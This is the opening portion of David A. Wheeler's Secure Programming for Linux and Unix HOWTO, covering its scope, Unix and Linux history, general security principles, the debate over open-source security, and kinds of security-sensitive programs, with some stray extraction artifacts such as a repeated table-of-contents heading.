Secure Programming for Linux and Unix HOWTO

David A. Wheeler

This book provides a set of design and implementation guidelines for writing secure programs for Linux and Unix systems. Such programs include application programs used as viewers of remote data, web applications (including CGI scripts), network servers, and setuid/setgid programs. Specific guidelines for C, C++, Java, Perl, Python, TCL, and Ada95 are included.

Table of Contents

Table of Contents

Table of Contents

Table of Contents

Chapter 1. Introduction

A wise man attacks the city of the mighty and pulls down the stronghold in which they trust.
Proverbs 21:22 (NIV)

This book describes a set of design and implementation guidelines for writing secure programs on Linux and Unix systems. For purposes of this book, a ``secure program'' is a program that sits on a security boundary, taking input from a source that does not have the same access rights as the program. Such programs include application programs used as viewers of remote data, web applications (including CGI scripts), network servers, and setuid/setgid programs. This book does not address modifying the operating system kernel itself, although many of the principles discussed here do apply. These guidelines were developed as a survey of ``lessons learned'' from various sources on how to create such programs (along with additional observations by the author), reorganized into a set of larger principles. This book includes specific guidance for a number of languages, including C, C++, Java, Perl, Python, TCL, and Ada95.

This book does not cover assurance measures, software engineering processes, and quality assurance approaches, which are important but widely discussed elsewhere. Such measures include testing, peer review, configuration management, and formal methods. Documents specifically identifying sets of development assurance measures for security issues include the Common Criteria [CC 1999] and the System Security Engineering Capability Maturity Model [SSE−CMM 1999]. More general sets of software engineering methods or processes are defined in documents such as the Software Engineering Institute's Capability Maturity Model for Software (SE−CMM), ISO 9000 (along with ISO 9001 and ISO 9001−3), and ISO 12207.

This book does not discuss how to configure a system (or network) to be secure in a given environment. This is clearly necessary for secure use of a given program, but a great many other documents discuss secure configurations. An excellent general book on configuring Unix−like systems to be secure is Garfinkel [1996]. Other books for securing Unix−like systems include Anonymous [1998]. You can also find information on configuring Unix−like systems at web sites such as http://www.unixtools.com/security.html. Information on configuring a Linux system to be secure is available in a wide variety of documents including Fenzi [1999], Seifried [1999], Wreski [1998], Swan [2001], and Anonymous [1999]. For Linux systems (and eventually other Unix−like systems), you may want to examine the Bastille Hardening System, which attempts to ``harden'' or ``tighten'' the Linux operating system. You can learn more about Bastille at http://www.bastille−linux.org; it is available for free under the General Public License (GPL).

This book assumes that the reader understands computer security issues in general, the general security model of Unix−like systems, and the C programming language. This book does include some information about the Linux and Unix programming model for security.

This book covers all Unix−like systems, including Linux and the various strains of Unix, and it particularly stresses Linux and provides details about Linux specifically. There are several reasons for this, but a simple reason is popularity. According to a 1999 survey by IDC, significantly more servers (counting both Internet and intranet servers) were installed in 1999 with Linux than with all Unix operating system types combined (25% for Linux versus 15% for all Unix system types combined; note that Windows NT came in with 38% compared to the 40% of all Unix−like servers) [Shankland 2000]. A survey by Zoebelein in April 1999 found that, of the total number of servers deployed on the Internet in 1999 (running at least ftp, news, or http (WWW)), the majority were running Linux (28.5%), with others trailing (24.4% for all Windows 95/98/NT combined, 17.7% for Solaris or SunOS, 15% for the BSD family, and 5.3% for IRIX). Advocates will notice that the majority of servers on the Internet (around 66%) were running Unix−like systems, while only around

24% ran a Microsoft Windows variant. Finally, the original version of this book only discussed Linux, so although its scope has expanded, the Linux information is still noticeably dominant. If you know relevant information not already included here, please let me know.


You can find the master copy of this book at http://www.dwheeler.com/secure−programs. This book is also part of the Linux Documentation Project (LDP) at http://www.linuxdoc.org It's also mirrored in several other places. Please note that these mirrors, including the LDP copy and/or the copy in your distribution, may be older than the master copy. I'd like to hear comments on this book, but please do not send comments until you've checked to make sure that your comment is valid for the latest version.

This book is copyright (C) 1999−2001 David A. Wheeler and is covered by the GNU Free Documentation License (GFDL); see Appendix C and Appendix D for more information.

Chapter 2 discusses the background of Unix, Linux, and security. Chapter 3 describes the general Unix and Linux security model, giving an overview of the security attributes and operations of processes, filesystem objects, and so on. This is followed by the meat of this book, a set of design and implementation guidelines for developing applications on Linux and Unix systems. The book ends with conclusions in Chapter 11, followed by a lengthy bibliography and appendices.

The design and implementation guidelines are divided into categories which I believe emphasize the programmer's viewpoint. Programs accept inputs, process data, call out to other resources, and produce output, as shown in Figure 1−1; notionally all security guidelines fit into one of these categories. I've subdivided ``process data'' into structuring program internals and approach, avoiding buffer overflows (which in some cases can also be considered an input issue), language−specific information, and special topics. The chapters are ordered to make the material easier to follow. Thus, the book chapters giving guidelines discuss validating all input (Chapter 4), avoiding buffer overflows (Chapter 5), structuring program internals and approach (Chapter 6), carefully calling out to other resources (Chapter 7), judiciously sending information back (Chapter 8), language−specific information (Chapter 9), and finally information on special topics such as how to acquire random numbers (Chapter 10).

Figure 1−1. Abstract View of a Program



Chapter 2. Background

I issued an order and a search was made, and it was found that this city has a long history of revolt against kings and has been a place of rebellion and sedition.
Ezra 4:19 (NIV)

2.1. History of Unix, Linux, and Open Source / Free Software

2.1.1. Unix

In 1969−1970, Kenneth Thompson, Dennis Ritchie, and others at AT&T Bell Labs began developing a small operating system on a little−used PDP−7. The operating system was soon christened Unix, a pun on an earlier operating system project called MULTICS. In 1972−1973 the system was rewritten in the programming language C, an unusual step that was visionary: due to this decision, Unix was the first widely−used operating system that could switch from and outlive its original hardware. Other innovations were added to Unix as well, in part due to synergies between Bell Labs and the academic community. In 1979, the ``seventh edition'' (V7) version of Unix was released, the grandfather of all extant Unix systems.

After this point, the history of Unix becomes somewhat convoluted. The academic community, led by Berkeley, developed a variant called the Berkeley Software Distribution (BSD), while AT&T continued developing Unix under the names ``System III'' and later ``System V''. In the late 1980's through early 1990's the ``wars'' between these two major strains raged. After many years each variant adopted many of the key features of the other. Commercially, System V won the ``standards wars'' (getting most of its interfaces into the formal standards), and most hardware vendors switched to AT&T's System V. However, System V ended up incorporating many BSD innovations, so the resulting system was more a merger of the two branches. The BSD branch did not die, but instead became widely used for research, for PC hardware, and for single−purpose servers (e.g., many web sites use a BSD derivative).

The result was many different versions of Unix, all based on the original seventh edition. Most versions of Unix were proprietary and maintained by their respective hardware vendor, for example, Sun Solaris is a variant of System V. Three versions of the BSD branch of Unix ended up as open source: FreeBSD (concentating on ease−of−installation for PC−type hardware), NetBSD (concentrating on many different CPU architectures), and a variant of NetBSD, OpenBSD (concentrating on security). More general information about Unix history can be found at http://www.datametrics.com/tech/unix/uxhistry/brf−hist.htm and http://perso.wanadoo.fr/levenez/unix. Much more information about the BSD history can be found in [McKusick 1999] and ftp://ftp.freebsd.org/pub/FreeBSD/FreeBSD−current/src/share/misc/bsd−family−tree.

Those interested in reading an advocacy piece that presents arguments for using Unix−like systems should see http://www.unix−vs−nt.org.

2.1.2. Free Software Foundation

In 1984 Richard Stallman's Free Software Foundation (FSF) began the GNU project, a project to create a free version of the Unix operating system. By free, Stallman meant software that could be freely used, read, modified, and redistributed. The FSF successfully built a vast number of useful components, including a C compiler (gcc), an impressive text editor (emacs), and a host of fundamental tools. However, in the 1990's the FSF was having trouble developing the operating system kernel [FSF 1998]; without a kernel the rest of their software would not work.

2.1.3. Linux

In 1991 Linus Torvalds began developing an operating system kernel, which he named ``Linux'' [Torvalds 1999]. This kernel could be combined with the FSF material and other components (in particular some of the BSD components and MIT's X−windows software) to produce a freely−modifiable and very useful operating system. This book will term the kernel itself the ``Linux kernel'' and an entire combination as ``Linux''. Note that many use the term ``GNU/Linux'' instead for this combination.

In the Linux community, different organizations have combined the available components differently. Each combination is called a ``distribution'', and the organizations that develop distributions are called ``distributors''. Common distributions include Red Hat, Mandrake, SuSE, Caldera, Corel, and Debian. There are differences between the various distributions, but all distributions are based on the same foundation: the Linux kernel and the GNU glibc libraries. Since both are covered by ``copyleft'' style licenses, changes to these foundations generally must be made available to all, a unifying force between the Linux distributions at their foundation that does not exist between the BSD and AT&T−derived Unix systems. This book is not specific to any Linux distribution; when it discusses Linux it presumes Linux kernel version 2.2 or greater and the C library glibc 2.1 or greater, valid assumptions for essentially all current major Linux distributions.

2.1.4. Open Source / Free Software

Increased interest in software that is freely shared has made it increasingly necessary to define and explain it. A widely used term is ``open source software'', which is further defined in [OSI 1999]. Eric Raymond [1997, 1998] wrote several seminal articles examining its various development processes. Another widely−used term is ``free software'', where the ``free'' is short for ``freedom'': the usual explanation is ``free speech, not free beer.'' Neither phrase is perfect. The term ``free software'' is often confused with programs whose executables are given away at no charge, but whose source code cannot be viewed, modified, or redistributed. Conversely, the term ``open source'' is sometime (ab)used to mean software whose source code is visible, but for which there are limitations on use, modification, or redistribution. This book uses the term ``open source'' for its usual meaning, that is, software which has its source code freely available for use, viewing, modification, and redistribution; a more detailed definition is contained in the Open Source Definition. In some cases, a difference in motive is suggested; those preferring the term ``free software'' wish to strongly emphasize the need for freedom, while those using the term may have other motives (e.g., higher reliability) or simply wish to appear less strident. For information on this definition of free software, and the motivations behind it, can be found at http://www.fsf.org.

Those interested in reading advocacy pieces for open source software and free software should see http://www.opensource.org and http://www.fsf.org. There are other documents which examine such software, for example, Miller [1995] found that the open source software were noticeably more reliable than proprietary software (using their measurement technique, which measured resistance to crashing due to random input).

2.1.5. Comparing Linux and Unix

This book uses the term ``Unix−like'' to describe systems intentionally like Unix. In particular, the term ``Unix−like'' includes all major Unix variants and Linux distributions. Note that many people simply use the term ``Unix'' to describe these systems instead.

Linux is not derived from Unix source code, but its interfaces are intentionally like Unix. Therefore, Unix lessons learned generally apply to both, including information on security. Most of the information in this book applies to any Unix−like system. Linux−specific information has been intentionally added to enable those using Linux to take advantage of Linux's capabilities.

Unix−like systems share a number of security mechanisms, though there are subtle differences and not all systems have all mechanisms available. All include user and group ids (uids and gids) for each process and a filesystem with read, write, and execute permissions (for user, group, and other). See Thompson [1974] and Bach [1986] for general information on Unix systems, including their basic security mechanisms. Chapter 3 summarizes key security features of Unix and Linux.

2.2. Security Principles

There are many general security principles which you should be familiar with; one good place for general information on information security is the Information Assurance Technical Framework (IATF) [NSA 2000]. NIST has identified high−level ``generally accepted principles and practices'' [Swanson 1996]. You could also look at a general textbook on computer security, such as [Pfleeger 1997]. A few security principles are summarized here.

Often computer security goals are described in terms of three overall goals:

- *Confidentiality* (also known as secrecy), meaning that the computing system's assets are accessible only by authorized parties.
- *Integrity*, meaning that the assets can only be modified by authorized parties in authorized ways.
- *Availability*, meaning that the assets are accessible to the authorized parties in a timely manner (as determined by the systems requirements). The failure to meet this goal is called a denial of service.

Some people define additional security goals, while others lump those additional goals as special cases of these three goals. For example, some separately identify non−repudiation as a goal; this is the ability to ``prove'' that a sender sent or receiver received a message, even if the sender or receiver wishes to deny it later. Privacy is sometimes addressed separately from confidentiality; some define this as protecting the confidentiality of a *user* (e.g., their identity) instead of the data. Most goals require identification and authentication, which is sometimes listed as a separate goal. Often auditing (also called accountability) is identified as a desirable security goal. Sometimes ``access control'' and ``authenticity'' are listed separately as well. In any case, it is important to identify your program's overall security goals, no matter how you group those goals together, so that you'll know when you've met them.

Sometimes these goals are a response to a known set of threats, and sometimes some of these goals are required by law. For example, for U.S. banks and other financial institutions, there's a new privacy law called the ``Gramm−Leach−Bliley'' (GLB) Act. This law mandates disclosure of personal information shared and means of securing that data, requires disclosure of personal information that will be shared with third parties, and directs institutions to give customers a chance to opt out of data sharing. [Jones 2000]

There is sometimes conflict between security and some other general system/software engineering principles. Security can sometimes interfere with ``ease of use'', for example, installing a secure configuration may take more effort than a ``trivial'' installation that works but is insecure. OFten, this apparant conflict can be resolved, for example, by re−thinking a problem it's often possible to make a secure system also easy to use. There's also sometimes a conflict between security and abstraction (information hiding); for example, some high−level library routines may be implemented securely or not, but their specifications won't tell you. In the end, if your application must be secure, you must do things yourself if you can't be sure otherwise − yes, the library should be fixed, but it's your users who will be hurt by your poor choice of library routines.

A good general security principle is ``defense in depth''; you should have numerous defense mechanisms (``layers'') in place, designed so that an attacker has to defeat multiple mechanisms to perform a successful attack.

2.3. Is Open Source Good for Security?

There's been a lot of debate by security practitioners about the impact of open source approaches on security. One of the key issues is that open source exposes the source code to examination by everyone, both the attackers and defenders, and reasonable people disagree about the ultimate impact of this situation.

Here are a few quotes from people who've examined the topic. Bruce Schneier argues that smart engineers should ``demand open source code for anything related to security'' [Schneier 1999], and he also discusses some of the preconditions which must be met to make open source software secure. Vincent Rijmen, a developer of the winning Advanced Encryption Standard (AES) encryption algorithm, believes that the open source nature of Linux provides a superior vehicle to making security vulnerabilities easier to spot and fix, ``Not only because more people can look at it, but, more importantly, because the model forces people to write more clear code, and to adhere to standards. This in turn facilitates security review'' [Rijmen 2000]. Elias Levy (Aleph1) discusses some of the problems in making open source software secure in his article "Is Open Source Really More Secure than Closed?". His summary is:

> So does all this mean Open Source Software is no better than closed source software when it comes to security vulnerabilities? No. Open Source Software certainly does have the potential to be more secure than its closed source counterpart. But make no mistake, simply being open source is no guarantee of security.

John Viega's article "The Myth of Open Source Security" also discusses issues, and summarizes things this way:

> Open source software projects can be more secure than closed source projects. However, the very things that can make open source programs secure −− the availability of the source code, and the fact that large numbers of users are available to look for and fix security holes −− can also lull people into a false sense of security.

Michael H. Warfield's "Musings on open source security" is much more positive about the impact of open source software on security. Fred Schneider doesn't believe that open source helps security, saying ``there is no reason to believe that the many eyes inspecting (open) source code would be successful in identifying bugs that allow system security to be compromised'' and claiming that ``bugs in the code are not the dominant means of attack'' [Schneider 2000]. He also claims that open source rules out control of the construction process, though in practice there is such control – all major open source programs have one or a few official versions with ``owners'' with reputations at stake. Peter G. Neumann discusses ``open−box'' software (in which source code is available, possibly only under certain conditions), saying ``Will open−box software really improve system security? My answer is not by itself, although the potential is considerable'' [Neumann 2000].

Sometimes it's noted that a vulnerability that exists but is unknown can't be exploited, so the system ``practically secure.'' In theory this is true, but the problem is that once someone finds the vulnerability, the finder may just exploit the vulnerability instead of helping to fix it. Having unknown vulnerabilities doesn't really make the vulnerabilities go away; it simply means that the vulnerabilities are a time bomb, with no way to know when they'll be exploited. Fundamentally, the problem of someone exploiting a vulnerability they discover is a problem for both open and closed source systems. It's been argued that a system without source code is more secure in this sense because, since there's less information available for an attacker, it would be harder for an attacker to find the vulnerabilities. A counter−argument is that attackers generally don't need source code, and if they want to use source code they can use disassemblers to re−create the source code of the product. In contrast, defenders won't usually look for problems if they don't have the source code, so not having the source code puts defenders at a disadvantage compared to attackers.

It's sometimes argued that open source programs, because there's no enforced control by a single company, permit people to insert Trojan Horses and other malicious code. This is true, but it's true for closed source programs – a disgruntled or bribed employee can insert malicious code, and in many organizations it's even less likely to be found (since no one outside the organization can review the code, and few companies review their code internally). And the notion that a closed−source company can be sued later has little evidence; nearly all licenses disclaim all warranties, and courts have generally not held software development companies liable.

Borland's Interbase server is an interesting case in point. Some time between 1992 and 1994, Borland inserted an intentional ``back door'' into their database server, ``Interbase''. This back door allowed any local or remote user to manipulate any database object and install arbitrary programs, and in some cases could lead to controlling the machine as ``root''. This vulnerability stayed in the product for at least 6 years – no one else could review the product, and Borland had no incentive to remove the vulnerability. Then Borland released its source code on July 2000. The "Firebird" project began working with the source code, and uncovered this serious security problem with InterBase in December 2000. By January 2001 the CERT announced the existence of this back door as CERT advisory CA−2001−01. What's discouraging is that the backdoor can be easily found simply by looking at an ASCII dump of the program (a common cracker trick). Once this problem was found by open source developers reviewing the code, it was patched quickly. You could argue that, by keeping the password unknown, the program stayed safe, and that opening the source made the program less secure. I think this is nonsense, since ASCII dumps are trivial to do and well−known as a standard attack technique, and not all attackers have sudden urges to announce vulnerabilities – in fact, there's no way to be certain that this vulnerability has not been exploited many times. It's clear that after the source was opened, the source code was reviewed over time, and the vulnerabilities found and fixed. One way to characterize this is to say that the original code was vulnerable, its vulnerabilites because easier to exploit when it was first made open source, and then finally these vulnerabilities were fixed.

So, what's the bottom line? I personally believe that when a program is first made open source, it often starts less secure for any users (through exposure of vulnerabilities), and over time (say a few years) it has the potential to be much more secure than a closed program. Just making a program open source doesn't suddenly make a program secure, and making an open source program secure is not guaranteed:

* First, people have to actually review the code. This is one of the key points of debate − will people really review code in an open source project? All sorts of factors can reduce the amount of review: being a niche or rarely−used product (where there are few potential reviewers), having few developers, and use of a rarely−used computer language.

  One factor that can particularly reduce review likelihood is not actually being open source. Some vendors like to posture their ``disclosed source'' (also called ``source available'') programs as being open source, but since the program owner has extensive exclusive rights, others will have far less incentive to work ``for free'' for the owner on the code. Even open source licenses which have unusually asymmetric rights (such as the MPL) have this problem. After all, people are less likely to voluntarily participate if someone else will have rights to their results that they don't have (as Bruce Perens says, ``who wants to be someone else's unpaid employee?''). In particular, since the most incentivized reviewers tend to be people trying to modify the program, this disincentive to participate reduces the number of ``eyeballs''. Elias Levy made this mistake in his article about open source security; his examples of software that had been broken into (e.g., TIS's Gauntlet) were not, at the time, open source.
* Second, the people developing and reviewing the code must know how to write secure programs. Hopefully the existence of this book will help. Clearly, it doesn't matter if there are ``many eyeballs'' if none of the eyeballs know what to look for.
* Third, once found, these problems need to be fixed quickly and their fixes distributed. Open source systems tend to fix the problems quickly, but the distribution is not always smooth. For example, the OpenBSD developers do an excellent job of reviewing code for security flaws − but they don't always report the identified problems back to the original developer. Thus, it's quite possible for there to be a fixed version in one system, but for the flaw to remain in another.

Another advantage of open source is that, if you find a problem, you can fix it immediately.

In short, the effect on security of open source software is still a major debate in the security community, though a large number of prominent experts believe that it has great potential to be more secure.

2.4. Types of Secure Programs

Many different types of programs may need to be secure programs (as the term is defined in this book). Some common types are:

* Application programs used as viewers of remote data. Programs used as viewers (such as word processors or file format viewers) are often asked to view data sent remotely by an untrusted user (this request may be automatically invoked by a web browser). Clearly, the untrusted user's input should not be allowed to cause the application to run arbitrary programs. It's usually unwise to support initialization macros (run when the data is displayed); if you must, then you must create a secure sandbox (a complex and error−prone task). Be careful of issues such as buffer overflow, discussed in Chapter 5, which might allow an untrusted user to force the viewer to run an arbitrary program.
* Application programs used by the administrator (root). Such programs shouldn't trust information that can be controlled by non−administrators.
* Local servers (also called daemons).
* Network−accessible servers (sometimes called network daemons).
* Web−based applications (including CGI scripts). These are a special case of network−accessible servers, but they're so common they deserve their own category. Such programs are invoked

indirectly via a web server, which filters out some attacks but nevertheless leaves many attacks that must be withstood.

* Applets (i.e., programs downloaded to the client for automatic execution). This is something Java is especially famous for, though other languages (such as Python) support mobile code as well. There are several security viewpoints here; the implementor of the applet infrastructure on the client side has to make sure that the only operations allowed are ``safe'' ones, and the writer of an applet has to deal with the problem of hostile hosts (in other words, you can't normally trust the client). There is some research attempting to deal with running applets on hostile hosts, but frankly I'm sceptical of the value of these approaches and this subject is exotic enough that I don't cover it further here.
* setuid/setgid programs. These programs are invoked by a local user and, when executed, are immediately granted the privileges of the program's owner and/or owner's group. In many ways these are the hardest programs to secure, because so many of their inputs are under the control of the untrusted user and some of those inputs are not obvious.

This book merges the issues of these different types of program into a single set. The disadvantage of this approach is that some of the issues identified here don't apply to all types of programs. In particular, setuid/setgid programs have many surprising inputs and several of the guidelines here only apply to them. However, things are not so clear−cut, because a particular program may cut across these boundaries (e.g., a CGI script may be setuid or setgid, or be configured in a way that has the same effect), and some programs are divided into several executables each of which can be considered a different ``type'' of program. The advantage of considering all of these program types together is that we can consider all issues without trying to apply an inappropriate category to a program. As will be seen, many of the principles apply to all programs that need to be secured.

There is a slight bias in this book towards programs written in C, with some notes on other languages such as C++, Perl, Python, Ada95, and Java. This is because C is the most common language for implementing secure programs on Unix−like systems (other than CGI scripts, which tend to use Perl), and most other languages' implementations call the C library. This is not to imply that C is somehow the ``best'' language for this purpose, and most of the principles described here apply regardless of the programming language used.

2.5. Paranoia is a Virtue

The primary difficulty in writing secure programs is that writing them requires a different mindset, in short, a paranoid mindset. The reason is that the impact of errors (also called defects or bugs) can be profoundly different.

Normal non−secure programs have many errors. While these errors are undesirable, these errors usually involve rare or unlikely situations, and if a user should stumble upon one they will try to avoid using the tool that way in the future.

In secure programs, the situation is reversed. Certain users will intentionally search out and cause rare or unlikely situations, in the hope that such attacks will give them unwarranted privileges. As a result, when writing secure programs, paranoia is a virtue.

2.6. Why Did I Write This Document?

One question I've been asked is ``why did you write this book''? Here's my answer: Over the last several years I've noticed that many developers for Linux and Unix seem to keep falling into the same security pitfalls, again and again. Auditors were slowly catching problems, but it would have been better if the problems weren't put into the code in the first place. I believe that part of the problem was that there wasn't a single, obvious place where developers could go and get information on how to avoid known pitfalls. The information was publicly available, but it was often hard to find, out−of−date, incomplete, or had other problems. Most such information didn't particularly discuss Linux at all, even though it was becoming widely used! That leads up to the answer: I developed this book in the hope that future software developers won't repeat past mistakes, resulting in more secure systems. You can see a larger discussion of this at http://www.linuxsecurity.com/feature_stories/feature_story−6.html.

A related question that could be asked is ``why did you write your own book instead of just referring to other documents''? There are several answers:

- Much of this information was scattered about; placing the critical information in one organized document makes it easier to use.
- Some of this information is not written for the programmer, but is written for an administrator or user.
- Much of the available information emphasizes portable constructs (constructs that work on all Unix−like systems), and failed to discuss Linux at all. It's often best to avoid Linux−unique abilities for portability's sake, but sometimes the Linux−unique abilities can really aid security. Even if non−Linux portability is desired, you may want to support the Linux−unique abilities when running on Linux. And, by emphasizing Linux, I can include references to information that is helpful to someone targeting Linux that is not necessarily true for others.

2.7. Sources of Design and Implementation Guidelines

Several documents help describe how to write secure programs (or, alternatively, how to find security problems in existing programs), and were the basis for the guidelines highlighted in the rest of this book.

For general−purpose servers and setuid/setgid programs, there are a number of valuable documents (though some are difficult to find without having a reference to them).

Matt Bishop [1996, 1997] has developed several extremely valuable papers and presentations on the topic, and in fact he has a web page dedicated to the topic at http://olympus.cs.ucdavis.edu/~bishop/secprog.html. AUSCERT has released a programming checklist [AUSCERT 1996], based in part on chapter 23 of Garfinkel and Spafford's book discussing how to write secure SUID and network programs [Garfinkel 1996]. Galvin [1998a] described a simple process and checklist for developing secure programs; he later updated the checklist in Galvin [1998b]. Sitaker [1999] presents a list of issues for the ``Linux security audit'' team to search for. Shostack [1999] defines another checklist for reviewing security−sensitive code. The NCSA [NCSA] provides a set of terse but useful secure programming guidelines. Other useful information sources include the *Secure Unix Programming FAQ* [Al−Herbish 1999], the *Security−Audit's Frequently Asked Questions* [Graham 1999], and Ranum [1998]. Some recommendations must be taken with caution, for example, the BSD setuid(7) man page [Unknown] recommends the use of access(3) without noting the dangerous race conditions that usually accompany it. Wood [1985] has some useful but dated advice in its ``Security for Programmers'' chapter. Bellovin [1994] includes useful guidelines and some specific examples, such as how to restructure an ftpd implementation to be simpler and more secure. FreeBSD provides some guidelines FreeBSD [1999] [Quintero 1999] is primarily concerned with GNOME programming guidelines, but it includes a section on security considerations. [Venema 1996] provides a detailed discussion (with examples) of some common errors when programming secure prorams (widely−known or predictable passwords, burning yourself with malicious data, secrets in user−accessible data, and depending on other programs). [Sibert 1996] describes threats arising from malicious data.

There are many documents giving security guidelines for programs using the Common Gateway Interface (CGI) to interface with the web. These include Van Biesbrouck [1996], Gundavaram [unknown], [Garfinkle 1997] Kim [1996], Phillips [1995], Stein [1999], [Peteanu 2000], and [Advosys 2000].

There are many documents specific to a language, which are further discussed in the language−specific sections of this book. For example, the Perl distribution includes perlsec(1), which describes how to use Perl more securely. The Secure Internet Programming site at http://www.cs.princeton.edu/sip is interested in computer security issues in general, but focuses on mobile code systems such as Java, ActiveX, and JavaScript; Ed Felten (one of its principles) co−wrote a book on securing Java ([McGraw 1999]) which is discussed in Section 9.6. Sun's security code guidelines provide some guidelines primarily for Java and C; it is available at http://java.sun.com/security/seccodeguide.html.

Yoder [1998] contains a collection of patterns to be used when dealing with application security. It's not really a specific set of guidelines, but a set of commonly−used patterns for programming that you may find useful. The Schmoo group maintains a web page linking to information on how to write secure code at http://www.shmoo.com/securecode.

There are many documents describing the issue from the other direction (i.e., ``how to crack a system''). One example is McClure [1999], and there's countless amounts of material from that vantage point on the Internet.

There's also a large body of information on vulnerabilities already identified in existing programs. This can be a useful set of examples of ``what not to do,'' though it takes effort to extract more general guidelines from the large body of specific examples. There are mailing lists that discuss security issues; one of the most well−known is Bugtraq, which among other things develops a list of vulnerabilities. The CERT Coordination Center (CERT/CC) is a major reporting center for Internet security problems which reports on vulnerabilities. The CERT/CC occasionally produces advisories that provide a description of a serious security problem and its impact, along with instructions on how to obtain a patch or details of a workaround; for more information see http://www.cert.org. Note that originally the CERT was a small computer emergency response team, but officially ``CERT'' doesn't stand for anything now. The Department of Energy's Computer Incident Advisory Capability (CIAC) also reports on vulnerabilities. These different groups may identify the same vulnerabilities but use different names. To resolve this problem, MITRE supports the Common Vulnerabilities and Exposures (CVE) list which creates a single unique identifier (``name'') for all publicly known vulnerabilities and security exposures identified by others; see http://www.cve.mitre.org. NIST's ICAT is a searchable catalogue of computer vulnerabilities, taking the each CVE vulnerability and categorizing them so they can be searched and compared later; see http://csrc.nist.gov/icat.

This book is a summary of what I believe are the most useful and important guidelines; my goal is a book that a good programmer can just read and then be fairly well prepared to implement a secure program. No single document can really meet this goal, but I believe the attempt is worthwhile. My goal is to strike a balance somewhere between a ``complete list of all possible guidelines'' (that would be unending and unreadable) and the various ``short'' lists available on−line that are nice and short but omit a large number of critical issues. When in doubt, I include the guidance; I believe in that case it's better to make the information available to everyone in this ``one stop shop'' document. The organization presented here is my own (every list has its own, different structure), and some of the guidelines (especially the Linux−unique ones, such as those on capabilities and the fsuid value) are also my own. Reading all of the referenced documents listed above as well is highly recommended.

2.8. Other Sources of Security Information

There are a vast number of web sites and mailing lists dedicated to security issues. Here are some other sources of security information:

- Securityfocus.com has a wealth of general security−related news and information, and hosts a number of security−related mailing lists. See their website for information on how to subscribe and view their archives. A few of the most relevant mailing lists on SecurityFocus are:
    - The ``bugtraq'' mailing list is, as noted above, a ``full disclosure moderated mailing list for the detailed discussion and announcement of computer security vulnerabilities: what they are, how to exploit them, and how to fix them.''
    - The ``secprog'' mailing list is a moderated mailing list for the discussion of secure software development methodologies and techniques. I specifically monitor this list, and I coordinate with its moderator to ensure that resolutions reached in SECPROG (if I agree with them) are incorporated into this document.
    - The ``vuln−dev'' mailing list discusses potential or undeveloped holes.
- IBM's ``developerWorks: Security'' has a library of interesting articles. You can learn more from http://www.ibm.com/developer/security.
- For Linux−specific security information, a good source is LinuxSecurity.com. If you're interested in auditing Linux code, places to see include the Linux Security−Audit Project FAQ and Linux Kernel Auditing Project are dedicated to auditing Linux code for security issues.

Of course, if you're securing specific systems, you should sign up to their security mailing lists (e.g., Microsoft's, Red Hat's, etc.) so you can be warned of any security updates.

2.9. Document Conventions

System manual pages are referenced in the format *name(number)*, where *number* is the section number of the manual. The pointer value that means ``does not point anywhere'' is called NULL; C compilers will convert the integer 0 to the value NULL in most circumstances where a pointer is needed, but note that nothing in the C standard requires that NULL actually be implemented by a series of all−zero bits. C and C++ treat the character '\0' (ASCII 0) specially, and this value is referred to as NIL in this book (this is usually called ``NUL'', but ``NUL'' and ``NULL'' sound identical). Function and method names always use the correct case, even if that means that some sentences must begin with a lower case letter. I use the term ``Unix−like'' to mean Unix, Linux, or other systems whose underlying models are very similar to Unix; I can't say POSIX, because there are systems such as Windows 2000 that implement portions of POSIX yet have vastly different security models.

An attacker is called an ``attacker'', ``cracker'', or ``adversary''. Some journalists use the word ``hacker'' instead of ``attacker''; this book avoids this (mis)use, because many Linux and Unix developers refer to themselves as ``hackers'' in the traditional non−evil sense of the term. That is, to many Linux and Unix developers, the term ``hacker'' continues to mean simply an expert or enthusiast, particularly regarding computers.

This book uses the ``new'' or ``logical'' quoting system, instead of the traditional American quoting system: quoted information does not include any trailing punctuation if the punctuation is not part of the material being quoted. While this may cause a minor loss of typographical beauty, the traditional American system causes extraneous characters to be placed inside the quotes. These extraneous characters have no effect on prose but can be disastrous in code or computer commands. I use standard American (not British) spelling; I've yet to meet an English speaker on any continent who has trouble with this.

Chapter 3. Summary of Linux and Unix Security Features

Discretion will protect you, and understanding will guard you.

Proverbs 2:11 (NIV)

Before discussing guidelines on how to use Linux or Unix security features, it's useful to know what those features are from a programmer's viewpoint. This section briefly describes those features that are widely available on nearly all Unix−like systems. However, note that there is considerable variation between different versions of Unix−like systems, and not all systems have the abilities described here. This chapter also notes some extensions or features specific to Linux; Linux distributions tend to be fairly similar to each other from the point−of−view of programming for security, because they all use essentially the same kernel and C library (and the GPL−based licenses encourage rapid dissemination of any innovations). This chapter doesn't discuss issues such as implementations of mandatory access control (MAC) which many Unix−like systems do not implement. If you already know what those features are, please feel free to skip this section.

Many programming guides skim briefly over the security−relevant portions of Linux or Unix and skip important information. In particular, they often discuss ``how to use'' something in general terms but gloss over the security attributes that affect their use. Conversely, there's a great deal of detailed information in the manual pages about individual functions, but the manual pages sometimes obscure key security issues with detailed discussions on how to use each individual function. This section tries to bridge that gap; it gives an overview of the security mechanisms in Linux that are likely to be used by a programmer, but concentrating specifically on the security ramifications. This section has more depth than the typical programming guides, focusing specifically on security−related matters, and points to references where you can get more details.

First, the basics. Linux and Unix are fundamentally divided into two parts: the kernel and ``user space''. Most programs execute in user space (on top of the kernel). Linux supports the concept of ``kernel modules'', which is simply the ability to dynamically load code into the kernel, but note that it still has this fundamental division. Some other systems (such as the HURD) are ``microkernel'' based systems; they have a small kernel with more limited functionality, and a set of ``user'' programs that implement the lower−level functions traditionally implemented by the kernel.

